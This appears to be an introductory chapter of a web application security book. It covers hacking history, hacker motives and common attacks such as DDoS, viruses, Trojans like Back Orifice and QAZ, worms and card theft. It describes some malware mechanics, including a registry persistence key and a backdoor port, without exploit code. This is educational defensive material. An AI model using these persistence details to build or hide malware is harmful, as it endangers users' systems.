Webster's Dictionary appropriately defines hacking as a variety of things, including a destructive act that leaves something mangled or a clever way to circumvent a problem; a hacker can be someone who is enthusiastic about an activity. Similarly, in the IT world, not every "hacker" is malicious, and hacking isn't always done to harm someone. Within the IT community, hackers can be classified by ethics and intent. One important defining issue is that of public *full disclosure* by a hacker once he or she discovers a vulnerability. Hackers may refer to themselves as *white hat* hackers, like the symbol of Hollywood's "good guy" cowboys, meaning that they are not necessarily malicious; *black hat* hackers are hackers who break into networks and systems for gain or with malicious intent. However, defining individuals by their sense of ethics is subjective and misleading—a distinction is also made for *gray hat* hackers, which reflects strong feelings in the community against the assumptions that come with either of the other labels. In any case, a unifying trait that all self-described "real" hackers share is their respect for a good intellectual challenge. People who engage in hacking by using

code that they clearly do not understand (*script kiddies*) or who hack solely for the purpose of breaking into other people's systems (*crackers*) are considered by skilled hackers to be no more than vandals.

In this book, when we refer to "hackers," we are using it in a general sense to mean people who are tampering, uninvited, with your systems or applications—whatever their intent.

A Brief History of Hacking

Hacking in one sense began back in the 1940s and 1950s when amateur radio enthusiasts would tune in on police or military radio signals to listen in on what was going on. Most of the time these "neo-hackers" were simply curious "information junkies," looking for interesting pieces of information about government or military activities. The thrill was in being privy to information channels that others were not and doing so undetected.

Hacking and technology married up as early as the late sixties, when Ma Bell's early phone technology was easily exploited, and hackers discovered the ability to make free phone calls, which we discuss in the next section. As technology advanced, so did the hacking methods used.

It has been suggested that the term *hacker*, when used in reference to computer hacking, was first adopted by MIT's computer culture. At the time, the word only referred to a gifted and enthusiastic programmer who was somewhat of a maverick or rebel. The original-thinking members of MIT's Tech Model Railroad Club displayed just this trait when they rejected the original software that Digital Equipment Corporation shipped with the PDP-10 mainframe computer and created their own, called Incompatible Timesharing System (ITS). Many hackers were involved with MIT's Artificial Intelligence (AI) Laboratory.

In the 1960s, however, it was the ARPANET, the first transcontinental computer network, which truly brought hackers together for the first time. The ARPANET was the first opportunity that hackers were given to truly work together as one large group, rather than working in small isolated communities spread throughout the entire United States. The ARPANET gave hackers their first opportunity to discuss common

goals and common myths and even publish the work of hacker culture and communication standards (The Jargon File, mentioned earlier), which was developed as a collaboration across the net.

Phone System Hacking

A name that is synonymous with phone hacking is John Draper, who went by the alias Cap'n Crunch. Draper learned that a whistle given away in the popular children's cereal perfectly reproduced a 2600 Hz tone, which he used to make free phone calls.

In the mid-1970s, Steve Wozniak and Steve Jobs—the very men who founded Apple Computer—worked with Draper, who had made quite an impression on them, building "Blue Boxes," devices used to hack into phone systems. Jobs went by the nickname of "Berkley Blue" and Wozniak went by "Oak Toebark." Both men played a major role in the early days of phone hacking or *phreaking*.

Draper and other phone phreaks would participate in nightly "conference calls" to discuss holes they had discovered in the phone system. In order to participate in the call, you had to be able to do Dual Tone Multi-frequency (DTMF) dialing, which is what we now refer to as a Touchtone dialing. What the phreaker had to do was DTMF dial into the line via a blue box.

The box blasted a 2600 Hz tone after a call had been placed. That emulated the signal that the line recognized to mean that it was idle, so it would then wait for routing instructions. The phreaker would put a Key Pulse (KP) and a Start (ST) tone on either end of the number being called; this compromised the routing instructions and the call could be routed and billed as a toll-free call. Being able to access the special line was the basic equivalent to having root access into Bell Telephone.

Part of the purpose of this elaborate phone phreaking ritual (besides making free calls) was that the trouble spots that were found were actually reported back to the phone company. As it turns out, John Draper was arrested repeatedly during the 1970s, and he ultimately spent time in jail for his involvement in phone phreaking.

But possibly the greatest example ever of hacking/phreaking for monetary reasons would be that of Kevin Poulsen to win radio contests. What Poulsen did was hack into Pacific Bells computers to cheat at phone contests that radio stations were having. In one such contest, Poulsen did some fancy work and blocked all phone lines so that he was every caller out of 102 callers. For that particular effort, Poulsen won a Porsche 944-S2 Cabriolet.

Poulsen did not just hack for monetary gain, though; he was also involved in hacking into FBI systems and is accused of hacking into other governmental agency computer systems as well. Poulsen hacked into the FBI systems to learn about their surveillance methods in an attempt to stay in front of the people who were trying to capture him. Poulsen was the first hacker to be indicted under U.S. espionage law.

Computer Hacking

As mentioned earlier, computer hacking began with the first networked computers back in the 1950s. The introduction of ARPANET in 1969, and NSFNet soon thereafter, increased the availability of computer networks. The first four sites connected through ARPANET were The University of California at Los Angeles, Stanford, University of California at Santa Barbara and the University of Utah. These four connected nodes unintentionally gave hackers the ability to collaborate in a much more organized manner. Prior to the ARPANET, hackers were able to communicate directly with one another only if they were actually working in the same building. This was not all that uncommon of an occurrence, because most computer enthusiasts were congregating in university settings.

With each new advance dealing with computers, networks, and the Internet, hacking also advanced. The very people who were advancing the technology movement were the same people who were breaking ground by hacking, learning the most efficient way they could about how different systems worked. MIT, Carnegie-Mellon University, and

Stanford were at the forefront of the growing field of Artificial Intelligence (AI). The computers used at universities, often the Digital Equipment Corporation's (DEC) PDP series of minicomputers, were critical in the waves of popularity in AI. DEC, which pioneered commercial interactive computing and time-sharing operating systems, offered universities powerful, flexible machines that were fairly inexpensive for the time, which was reason enough for numerous schools to have them on campus.

ARPANET existed as a network of DEC machines for the majority of its life span. The most widely used of these machines was the PDP-10, which was originally released in 1967. The PDP-10 was the preferred machine of hackers for almost 15 years. The operating system, TOPS-10, and its assembler, MACRO-10, are still thought of with great fondness. Although most universities took the same path as far as computing equipment was concerned, MIT ventured out on their own. Yes, they used the PDP-10s that virtually everybody else used, but they did not opt to use DEC's software for the PDP-10. MIT decided to build an operating system to suit their own needs, which is where the Incompatible Timesharing System operating system came into play. ITS went on to become the time-sharing system in longest continuous use. ITS was written in Assembler, but many ITS projects were written in the language of LISP. LISP was a far more powerful and flexible language than any other language of its time. The use of LISP was a major factor in the success of underground hacking projects happening at MIT.

By 1978, the only thing missing from the hacking world was a virtual meeting. If hackers couldn't congregate in a common place, how would the best, most successful hackers ever meet? In 1978, Randy Sousa and Ward Christiansen created the first personal-computer bulletin-board system (BBS). This system is still in operation today. This BBS was the missing link that hackers needed to unite on one frontier.

However, the first stand-alone machine—which included a fully loaded CPU, software, memory, and storage unit—wasn't introduced until 1981 (by IBM). They called it the *personal computer*. Geeks everywhere had finally come into their own! As the '80s moved forward,

things started to change. ARPANET slowly started to become the Internet, and the popularity of the BBS exploded.

Near the end of the decade, Kevin Mitnick was convicted of his first computer crime. He was caught secretly monitoring the e-mail of MCI and DEC security officials and was sentenced to one year in prison. It was also during this same time period that the First National Bank of Chicago was the victim of a $70 million computer crime. Around the same time that all of this was taking place, the Legion of Doom (LOD) was forming. When one of the brightest members of this very exclusive club started a feud with another and was kicked out, he decided to start his own hacking group, the Masters of Deception (MOD). The ensuing battle between the two groups went on for almost two years before it was put to an end permanently by the authorities, and the MOD members ended up in jail.

In an attempt to put an end to any future shenanigans like the ones demonstrated between the LOD and the MOD, Congress passed a law in 1986 called the Federal Computer Fraud and Abuse Act. It was not too long after that law was passed by Congress that the government prosecuted the first big case of hacking. Robert Morris was convicted in 1988 for the Internet worm he created. Morris's worm crashed over 6,000 Net-linked computers. Morris believed that the program he wrote was harmless, but instead it somehow got out of control. After that, hacking just seemed to take off like a rocket ship. People were being convicted or hunted left and right for fraudulent computer activity. It was just about the same time that Kevin Poulsen entered the scene and was indicted for phone tampering charges. He "avoided" the law successfully for 17 months before he was finally captured.

Evidence of the advances in hacking attempts and techniques can be seen almost every day in the evening news or in news stories on the Internet. The Computer Security Institute estimates that 90 percent of Fortune 500 companies suffered some kind of cyber attack over the last year, and between 20 and 30 percent experienced compromises of some kind of protected data by intruders. With the proliferation of hacking tools and publicly available techniques, hacking has become so mainstream that businesses are in danger of becoming overwhelmed or even

complacent. Companies that develop defense strategies will protect not only themselves from being the target of hackers, but also the consumers, because so many of the threats to Web applications involve the end user.

What Motivates a Hacker?

Notoriety, challenge, boredom, and revenge are just a few of the motivations of a hacker. Hackers can begin the trade very innocently. Most often they are hacking to see what they can see or what they can do. They may not even realize the depth of what they are attempting to do. But as time goes on, and their skills increase, they begin to realize the potential of what they are doing. There is a misconception that hacking is done mostly for personal gain, but that is probably one of the least of the reasons.

More often than not, hackers are breaking into something so that they can say they did it. The knowledge a hacker amasses is a form of power and prestige, so notoriety and fame—among the hacker community—are important to most hackers. (Mainstream fame generally happens after they're in court!)

Another reason is that hacking is an intellectual challenge. Discovering vulnerabilities, researching a mark, finding a hole nobody else could find—these are exercises for a technical mind. The draw that hacking has for programmers eager to accept a challenge is also evident in the number and popularity of organized competitions put on by hacker conferences and software companies.

Boredom is another big reason for hacking. Hackers may often just look around to see what sort of forbidden things they can access. Finding a target is often a result of happening across a vulnerability, not seeking it out in a particular place.

Revenge hacking is very different. This occurs because, somewhere, somehow, somebody made the wrong person mad. This is common for employees who were fired or laid-off and are now seeking to show their former employer what a stupid choice they made. Revenge hacking is probably the most dangerous form of hacking for most companies,

because a former employee may know the code and network intimately, among other forms of protected information. As an employer, the time to start worrying about someone hacking into your computer system is not after you let one of the network engineers or developers go. You should have a security plan in place long before that day ever arrives.

Ethical Hacking versus Malicious Hacking

Ask any developer if he has ever hacked. Ask yourself if you ever been a hacker. The answers will probably be yes. We have all hacked, at one time or another, for one reason or another. Administrators hack to find shortcuts around configuration obstacles. Security professionals attempt to wiggle their way into an application/database through unintentional (or even intentional) backdoors; they may even attempt to bring systems down in various ways. Security professionals hack into networks and applications because they are asked to; they are asked to find any weakness that they can and then disclose them to their employers. They are performing ethical hacking in which they have agreed to disclose all findings back to the employer, and they may have signed nondisclosure agreements to verify that they will NOT disclose this information to anyone else. But you don't have to be a hired security professional to perform ethical hacking. Ethical hacking occurs anytime you are "testing the limits" of the code you have written or the code that has been written by a co-worker. Ethical hacking is done in an attempt to prevent malicious attacks from being successful.

Malicious hacking, on the other hand, is completed with no intention of disclosing weaknesses that have been discovered and are exploitable. Malicious hackers are more likely to exploit a weakness than they are to report the weakness to the necessary people, thus avoiding having a patch/fix created for the weakness. Their intrusions could lead to theft, a DDoS attack, defacing of a Web site, or any of the other attack forms that are listed throughout this chapter. Simply put, malicious hacking is done with the intent to cause harm.

Somewhere in between the definition of an ethical hacker and a malicious hacker lies the argument of legal issues concerning any form

of hacking. Is it ever truly okay for someone to scan your ports or poke around in some manner in search of an exploitable weakness? Whether the intent is to report the findings or to exploit them., if a company hasn't directly requested attempts at an intrusion, then the "assistance" is unwelcome.

Working with Security Professionals

The latest trend in protection against an attack by an unsolicited hacker is to have a security professional on staff. This practice is sometimes referred to as "hiring a hacker," and to management, it may appear to be a drastic defense against potential attacks. It is a perfectly logical and intelligent solution to an ever-growing problem in Web application development. Security professionals may be brought on as full-time employees, but oftentimes they are contracted to perform security audits, return results to the appropriate personnel, and make suggestions for improving the current security situation. In larger organizations, a security expert is more likely to be hired as a full-time employee, remaining on staff within the IT department.

A security professional is familiar with the methods used by hackers to attack both networks and Web applications. A security professional should offer the ability to not only detect where an attack may occur, but he should also be able to assist in the development of a security plan. Whether that means introducing security-focused code reviews to the development process, having the developers learn the strategies most often employed by hackers, or even simply tightening up existing holes within applications, the end result will ultimately be better security. Of course, along with this proactive decision comes a security risk. How can you be sure that the tools you put in this employee's hands will be used properly, and that the results of their investigations will be handled properly?

Associated Risks with Hiring a Security Professional

The benefits associated with bringing a security professional into an organization, however the individual received training, are obvious. A security professional will provide the edge that is needed to fix existing issues while providing the training, planning, and insight that can be used to prevent future vulnerabilities. Of course, no security professional will be able to protect your organization from every future attack.

There is a potential threat in what an outsider to an organization might do with potentially damaging information that is discovered. Essentially, how does a company protect themselves from the very person they have hired to help tighten security in the applications? The first step is to do research on how to find a trusted security professional.

To begin with, there should be an understanding of what this person will be tasked with accomplishing. Will they be doing line-by-line code reviews, working in a development role, or perhaps simply given the instructions "find our weaknesses?" Every situation will be different. Some companies may be detecting an intrusion or repeated assaults against their Web site and have an urgent need to find and close any backdoors. Other organizations may just feel a general threat based on recent attacks on other e-commerce sites, or they may have a fear of information piracy regarding a soon-to-be-released product.

Prior to any work being started, have a Nondisclosure Agreement (NDA) drawn up along with other policies and procedures that may deal directly with this new employee that are not covered in existing material. Set expectations from the beginning. Make it clear why they are being hired and what you expect to be accomplished. Open communication is going to be critical for success. If you feel you will need to stand over this employee's back and watch her work, then you have hired the wrong person. Trust is essential for this agreement to work.

You have hired this person to exploit security holes, to tighten them up, or to work with the developers to have them tightened up. The only way this is going to happen is if she is allowed freedom within your code to look around and to check out what is happening. At the same

time, your existing developers should be included in this process to fix the vulnerabilities that are discovered. The goal is to have your existing staff learn from the processes that are used by the security expert and eventually be able to find security holes proficiently on their own. If you can, limit the access given to the security expert. Is access needed to servers, document libraries, and databases? By defining what the goals are, you may be able to limit access in some of these areas.

Understanding Current Attack Types

Credit card theft, information piracy, and theft of identity are some of the main reasons that a malicious hacker may attempt to break into a network or database. Some attacks occur for no reason other than to create a damaging disruption, in a form of vandalism. DDoS attacks, Trojan horses, worms, viruses, and rogue applets are only some of the methods that hackers use to attack their target victims. Knowing what these attacks accomplish and how they work may aid a developer in preparing appropriate application security.


DoS/DDoS

According to CNN, the now famous DDoS attacks that occurred in February of 2000 came at an estimated cost of over one billion dollars. Although this estimate also includes the post-attack costs to tighten up security, the number is frighteningly large. It is also astounding when you consider that the majority of the sites taken down by the attacks were only down for one or two hours. In fact, the site that was done for the longest period of time (five hours) was Yahoo.

A DoS attack is a denial of service through continued illegitimate requests for information from a site. In a DDoS attack. The hacker's computer sends a message to all the enslaved computers to send a spoofed request to the broadcast address of the victim's computer (x.x.x.255 if it is subnetted) with the spoofed source address (x.x.x.123 being the target IP). This is Step 1 in Figure 1.1. The router then sends the spoofed message to all computers on the subnet (in many cases these

are the victim's own computers) that are listening (around 250 max) asking for a response to the ICMP packet (Step 2). Those computers each respond to the victim's source address x.x.x.123 through the router (Step 3). In the case of DDoS, there are many computers that have been commandeered that are sending many requests to the router, making the router do many times the work, and using the broadcast address to make other computers behind the router work against the victim computer (Step 4). This then overloads the victim in question and will eventually either cause it to crash, or more likely the router will no longer reliably be able to send and receive packets, so sessions will be unstable or impossible to establish, thus denying service.

Figure 1.1 Typical DDoS Attack



A recent example of a DoS/DDoS attack occurred in February of 2001, when Microsoft was brought to its knees. Many industry experts believe that the attack was timed to coincide with Microsoft's launch of a $200 million ad campaign. Ironically, the ad campaign was focused on what Microsoft refers to as "Software for the agile business." The attack by hackers was just one more sign to the Internet industry that hackers are very much able to control sites when they feel they have a point to prove.

The only reason a hacker would ever perform a DDoS attack is because the intent is to bring the site off-line. There is no other reason for hackers to perform this type of attack. It is malicious in intent, and the result is incredibly detrimental to any company that falls victim to such attack. Traditional DDoS attacks happen at the server level but can also occur at the application level with a buffer overflow attack, which in essence is a denial of service attack.

When the attacks of February 2000 occurred, Kevin Mitnick offered the following advice to companies faced with such attacks in the future: "I'd tell the people running the sites that were hit three things, all of which they may have done by now:

1. Use a network-monitoring tool to analyze the packets being sent to determine their source, purpose, and destination.
2. Place your machines on different subnetworks of the larger network in order to present multiple defenses.
3. Install software tools that use packet filtering on the router and firewall to reject any packets from known sources of denial-of-service traffic."



SECURITY ALERT!

It is possible to cause a denial of service on your own Web site due to a lack of planning by your company. Without proper load balancing, service may be denied to legitimate users because of too many simultaneous requests on your server(s) for information. Generally, when applied to Web serving, the round-robin approach is used, rotating the requests from server to server in an attempt to not overload one server with all requests.

Virus Hacking

A computer virus is defined as a self-replicating computer program that interferes with a computer's hardware or operating system or application software. Viruses are designed to replicate and to elude detection. Like any other computer program, a virus must be executed to function (it must be loaded into the computer's memory) and then the computer must follow the virus's instructions. Those instructions are what is referred to as the payload of the virus. The payload may disrupt or change data files, display a message, or cause the operating system to malfunction.

Using that definition, let's explore a little deeper into exactly what a virus does and what its potential dangers are. Viruses spread when the instructions (executable code) that run programs are exchanged from one computer to another. A virus can replicate by writing itself to floppy disks, hard drives, legitimate computer programs, or even across networks. The positive side of a virus is that a computer attached to an infected computer network or one that downloads an infected program does not necessarily become infected. Remember, the code has to actually be executed before your machine can become infected. On the downside of that same scenario, chances are good that if you download a virus to your computer and do not execute it, the virus probably contains the logic to trick your operating system (OS) into running the viral program. Other viruses exist that have the ability to attach themselves to otherwise legitimate programs. This could occur when programs are created, opened, or even modified. When the program is run, so is the virus.

Numerous different types of viruses can modify or interfere with your code. Unfortunately, developers can do little to prevent these attacks from occurring. As a developer, you cannot write tighter code to protect against a virus. It simply is not possible. You can, however, detect modifications that have been made or perform a forensic investigation. You can also use encryption and other methods for protecting your code from being accessed in the first place. Let's take a closer look at the six different categories that a virus could fall under and the definitions of each:

- **Parasitic** Parasitic viruses infect executable files or programs in the computer. This type of virus typically leaves the contents of the host file unchanged but appends to the host in such a way that the virus code is executed first.
- **Bootstrap sector** Bootstrap sector viruses live on the first portion of the hard disk, known as the boot sector (this also includes the floppy disk). This virus replaces either the programs that store information about the disk's contents or the programs that start the computer. This type of virus is most commonly spread via the physical exchange of floppy disks.
- **Multi-partite** Multi-partite viruses combine the functionality of the parasitic virus and the bootstrap sector viruses by infecting either files or boot sectors.
- **Companion** Instead of modifying an existing program, a companion virus creates a new program with the same name as an already existing legitimate program. It then tricks the OS into running the companion program.
- **Link** Link viruses function by modifying the way the OS finds a program, tricking it into first running the virus and then the desired program. This virus is especially dangerous because entire directories can be infected. Any executable program accessed within the directory will trigger the virus.
- **Data file** A data file virus can open, manipulate, and close data files. Data file viruses are written in macro languages and automatically execute when the legitimate program is opened.

Damage & Defense...

End-User Virus Protection

As a user, you can prepare for a virus infection by creating backups of the legitimate original software and data files on a regular basis. These backups will help to restore your system should it ever be

Continued

necessary. By activating the write-protection notch on a floppy disk (after you have backed up the software and files) will help to protect against a virus on your backup copy.

You can also help to prevent against a virus infection by using only software that has been received from legitimate, secure sources. Always test software on a "test" machine prior to installing it on any other machines to help ensure that it is virus free.

Trojan Horses

A Trojan horse closely resembles a virus, but is actually in a category of its own. The Trojan horse is often referred to as the most elementary form of malicious code. A Trojan Horse is used in the same manner as it was in Homer's Iliad; it is a program in which malicious code is contained inside of what appears to be harmless data or programming. It is most often disguised as something fun, such as a cool game. The malicious program is hidden, and when called to perform its functionality, can actually ruin your hard disk.

Now, not all Trojan horses are that malicious in content, but they can be, and that is usually the intent of the program: Seek and destroy to cause as much damage as possible. One saving grace of a Trojan horse, if there is one, is that it does not propagate itself from one computer to another. Self-replication is the charm of the worm.

A common way for you to become the victim of a Trojan horse is for someone to send you an e-mail with an attachment claiming to do something. It could be a screensaver or a computer game, or even something as simple as a macro quiz. With the naked eye, it will most likely be transparent that anything has happened when the attachment is launched. The reality is that the Trojan has now been installed (or initialized) on your system. What makes this type of attack scary is that it contains the possibility that it may be a remote control program. After you have launched this attachment, anyone who uses the Trojan horse as a remote server can now connect to your computer. Hackers have advanced tools to determine what systems are running remote control Trojans. After this specially designed port scanner finds your system, all

of your files are open for that hacker. Two common Trojan horse remote control programs are Back Orifice and NetBus.

Back Orifice consists of two key pieces: a client application and a server application. The way Back Orifice works is that the client application runs on one machine and the server application runs on a different machine. The client application connects to another machine using the server application. However, the only way for the server application of Back Orifice to be installed on a machine is to be deliberately installed. This means the hacker either has to install the server application on the target machine or trick the user of the target machine into doing so. Hence, the reason why this server application is commonly disguised as a Trojan horse. After the server application has been installed, the client machine can transfer files to and from the target machine, execute an application on the target machine, restart or lockup the target machine, and log keystrokes from the target machine. All of these operations are of value to a hacker.

The server application is a single executable file, just over 122 kilobytes in size. The application creates a copy of itself in the Windows system directory and adds a value containing its filename to the Windows registry under the key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
    RunServices
```

The specific registry value that points to the server application is configurable. By doing so, the server application always starts whenever Windows starts, therefore is always functioning. One additional benefit of Back Orifice is that the application will not appear in the Windows task list, rendering it invisible to the naked eye.

Another common remote control Trojan horse is named the *subseven trojan*. This Trojan is also sent as an e-mail attachment and after it is executed can display a customized message that often misleads the victim. Actually, the customized message is *intended* to mislead the victim. This particular program will allow someone to have nearly full control of the victim's computer with the ability to delete folders and/or files. It also uses a function that displays something like a continuous screen cam, which allows the hacker to see screen shots of the victim's computer.

Tools & Traps...

Back Orifice Limitations

The Back Orifice Trojan horse server application will function only in Windows 95 or Windows 98. The server application does not work in Windows NT. Additionally, the target machine (the machine hosting the server application) must have TCP/IP network capabilities.

Possibly the two most critical limitations to the Back Orifice Trojan Horse are that the attacker must know the IP address of the target machine and that there cannot be a firewall between the target machine and the attacker. A firewall makes it virtually impossible for the two machines to communicate.

In August of 2000, a new Trojan horse was discovered, known as the QAZ Trojan horse. This is the Trojan that was used to hack into Microsoft's network and allow the hackers to access source code. This particular Trojan spreads within a network of shared computer systems, infecting the Notepad.exe file. What makes this Trojan so malicious is that it will open port 7597 on your network, allowing a hacker to gain access at a later time through the infected computer. QAZ Trojan was originally spread through e-mail and/or IRC chat rooms; it eventually was spread through local area networks. If the user of an infected system opens Notepad, the virus is run. QAZ Trojan will look for individual systems that share a networked drive and then seek out the Windows folder and infect the Notepad.exe file on those systems. The first thing that QAZ Trojan does is to rename Notepad.exe to Note.com, and then the Trojan creates a virus-infected file Notepad.exe. This new Notepad.exe has a length of 120,320 bytes. QAZ Trojan then rewrites the System Registry to load itself every time the computer is booted. If a network administrator was monitoring open ports, he may notice unusual traffic on TCP port 7597 if a hacker has connected to the infected computer.

Worms

If you work with computers, you're more than likely familiar with the "I Love You" virus or the "Melissa" virus. Both of these viruses are examples of worms. The most recent worm attack—named the Anna Kournikova worm—occurred in February of 2001. The Anna worm was an e-mail worm created by a 20-year-old Dutch man, who calls himself "OnTheFly." The frightening thing about this latest attack using a worm was that the creator of the worm was not a long-time hacker; he was relatively new on the scene. OnTheFly used a toolkit known as VBS Worm Generator, which was created by a hacker known as (k) alamar. Toolkits are an increasingly popular method for creating worms.

What is a worm? A worm is a self-replicating program that does not alter files but resides in active memory and duplicates itself by means of computer networks. Worms use facilities of an operating system that are meant to be automatic and invisible to the user. It is common for worms to be noticed only when their uncontrolled replication consumes system resources, which then slows or halts other tasks. Some worms in existence not only are self-replicating but also contain a malicious payload. Worms can be transmitted in one of two ways, either by e-mail or through an Internet chat room. The most famous worm, the "I Love You" bug, originated in May of 2000. The swiftness with which this bug moved caused more than a few network administrators to have migraines. The "I Love You" bug was first detected in Europe and then in the United States. The initial analysis on the bug quickly determines that it is Visual Basic code that comes as an e-mail attachment named Love-Letter-For-You.txt.vbs (see Figure 1.2). When a user clicked on the attachment, the virus used Microsoft Outlook to send itself to everyone in the user's address book. The virus then contacted one of four Web pages in the Philippines. From the contacted Web page, a Trojan Horse was then downloaded, WIN-BUGSFIX.EXE, which collected user names and passwords stored on the users system. It then sent all of the user names and passwords to an e-mail address.

The bug quickly spreads throughout the United States within 12 hours after the bug was first viewed in Europe. An estimated one-half million computers were bitten by the "I Love You" bug.

Figure 1.2 The I Love You Worm



As discussed earlier in the virus section of this chapter, a developer can't really do anything to protect against a worm attack. Nor can they write tighter code to prevent a worm attack on their machines or those of the end-users. The most successful way to prevent a worm attack is awareness and knowledge. As a user, do not open e-mails from unknown sources and do not download attachments from sources that are not trusted. The prevention of worms is truly in the end-users' hands. Network administrators should be ready to educate their users on the best ways to ensure that a worm does not self-replicate through the entire network.

Rogue Applets

Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls, are powerful tools for distributing information. They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.

As you will read in upcoming chapters within this book, Java and ActiveX have built-in security systems to help prevent against malicious mobile code. However, those built-in security features do not eliminate the threat of rogue applets. Users are "programmed" to believe that they

actually have to download something or open an attachment from e-mail for a virus to attack their machines. They usually are unaware of the threat of mobile code. Writing a piece of malicious mobile code is one of the easiest ways for a hacker to get inside of a company. For them, it sure beats having to hack in from the outside by methods that can sometimes take much longer before success is achieved.

The concept of mobile code is that a user's system allows code sourced from a remote system to be executed on her system—because the source is not known, it is easy to conceive of the notion that the source may be untrusted. Mobile code has a number of low-level security concerns, all of which will be addressed in much greater detail throughout the book:

- **Access control** Determines if the use of this code is permitted.
- **User authentication** Used to identify and verify valid users.
- **Data integrity** Ensures that the code is intact.
- **Nonrepudiation** Acts like a contract for both the sender and the receiver, especially if there is a charge for the use of the code.
- **Data confidentiality** Used to protect sensitive code.
- **Auditing** Used to trace the uses of mobile code.

Rogue applets, as already stated, are examples of malicious mobile code. By understanding better how rogue applets work, and why they present a security threat to application development, you will be better armed to secure your Web applications. We discuss mobile code, Java, and ActiveX in detail in later chapters of the book.

Stealing

When it comes to stealing over the Internet, that term is pretty loose. It carries about the same weight as a teenager saying "I stole something today." Did they steal a candy bar, a pair of shoes, a car, or a million dollars? Did they steal from a store, a friend, or a bank? Let's face it, when it comes to writing code, all of us have "stolen" someone else's source code. We have all had the circumstance where we just could not under-

stand how something was done, so we "borrowed" from someone else's work to simplify things for ourselves. Harmless, and relatively widespread throughout the developer community, this type of stealing is not the stealing that we are talking about in this chapter. We're referring to having access to something that a user did not intend for anyone else to have access to. Whether a user is making purchases on the Internet, or his hospital is transferring medical records, clearly he is doing so under the implied premise that his information is safe. When push comes to shove, it really doesn't matter what the value was, if there can even be a monetary value attached. This form of stealing could be credit card theft, identity theft, or information piracy.

Credit Card Theft

In the eyes of a consumer, credit card theft is probably the single most feared type of hacking. Ask any non-computer literate person how secure shopping on the Internet is, and you will hear numerous different "urban legends" regarding credit card fraud. People that fit into this category believe that anytime you use a credit card to make a purchase on the Internet, someone is stealing the credit card information and making purchases of their own. Then you have the group of people who believe that all Internet shopping is safe and secure. The truth lies somewhere in the middle. Does credit card theft happen? Absolutely. Does it happen every time a purchase is made on the Internet? Not even close.

An attack on Egghead.com involved heavy theft of credit card information. The attack happened in January of 2001 and involved thousands of credit cards. Egghead.com has since stated that they have some sort of evidence, which suggests that its team of security experts interrupted the attack while it was going on. Egghead claimed that because there were fewer than 7,500 accounts in the database that had been suspected of fraudulent activity that it was within the realm of "normal" or "background" fraud. That leads to questions by end-users. If Egghead believes that their internal security interrupted the break-in as it was happening, how is it that they also believe that the fraudulent activity did not occur as a result of the attack on their site? Egghead.com keeps a stored database of users' personal information, as many dot.com companies do.

This database contained information such as name, address, phone numbers, credit card numbers with expiration dates, and e-mail addresses. In any event, prior to a full investigation, Egghead notified credit card companies in an attempt to minimize fraud. The credit card companies in turn "blocked" usage on customers' credit cards, not just on Egghead, but anywhere. It was many of the banks that actually notified the cardholders of the potential fraudulent activity, not Egghead.com.

An earlier attack involving credit card theft, which occurred during January of 2000, was the attack on CDuniverse.com, an online music store operated by eUniverse, Inc. When the incident occurred, it was the largest credit card heist to date on the Internet. The attack was the work of an 18-year-old Russian hacker, going by the name of Maxus. Apparently, Maxus had obtained entry into CDuniverse and had informed the company of their security hole. What he failed to inform them of was what exactly the hole was. Instead he blackmailed CDuniverse in the amount of $100,000. Maxus informed CDuniverse that he would tell them where the hole was in exchange for the money. When CDuniverse failed to pay the blackmail amount, Maxus hacked back into the CDuniverse Web site and stole thousands of credit card numbers. In addition to the credit card numbers, he also obtained names, addresses, and expiration dates. Maxus was also able to obtain thousands of CDuniverse account names and passwords. Maxus claimed that he was able to defeat a popular credit card processing application called ICVerify from CyberCash. It was from that hacking that he obtained the database of more than 300,000 records.

After he had all of the information, he actually published it on his own Web site and made it known to the general population that credit card information was available for people to use, if they so desired. The site was quickly taken offline by the ISP that hosted the Web site after authorities were made aware of the contents. As a side note, it should be noted that CyberCash officials disputed the hackers report, stating that the ICVerify product was not an issue in the attack. Maxus was never caught.

Although such attacks are not an everyday occurrence, they do happen with enough frequency that users and developers both need to be more cautious. Users can better ensure safety by dealing with sites that have been approved by an Internet security watchdog group.

Theft of Identity

Another popular reason for hacking is for *theft of identity.* There is no difference whether the information is obtained by stealing mail through the U.S. Postal Service or if the information is stolen over the Internet. With theft of identity, an attacker would need to acquire certain pieces of private information about their target victim. In addition to the victims' name, this information could be any number of the following:

- Address
- Social security number
- Credit card information
- Date of birth
- Driver's license number

These critical pieces of information can help an attacker to assume the victims' identity. Theft of identity is most often done in an attempt to use someone else's credit to obtain merchandise. Obtaining a user's name and social security number or a users name and credit card information will oftentimes be enough information for the malicious hacker to cause damage to the victim.

A malicious hacker could find all pieces of information in one centralized location, such as in bank records. Hacking into a bank record database would also provide one other key advantage: current banking information.

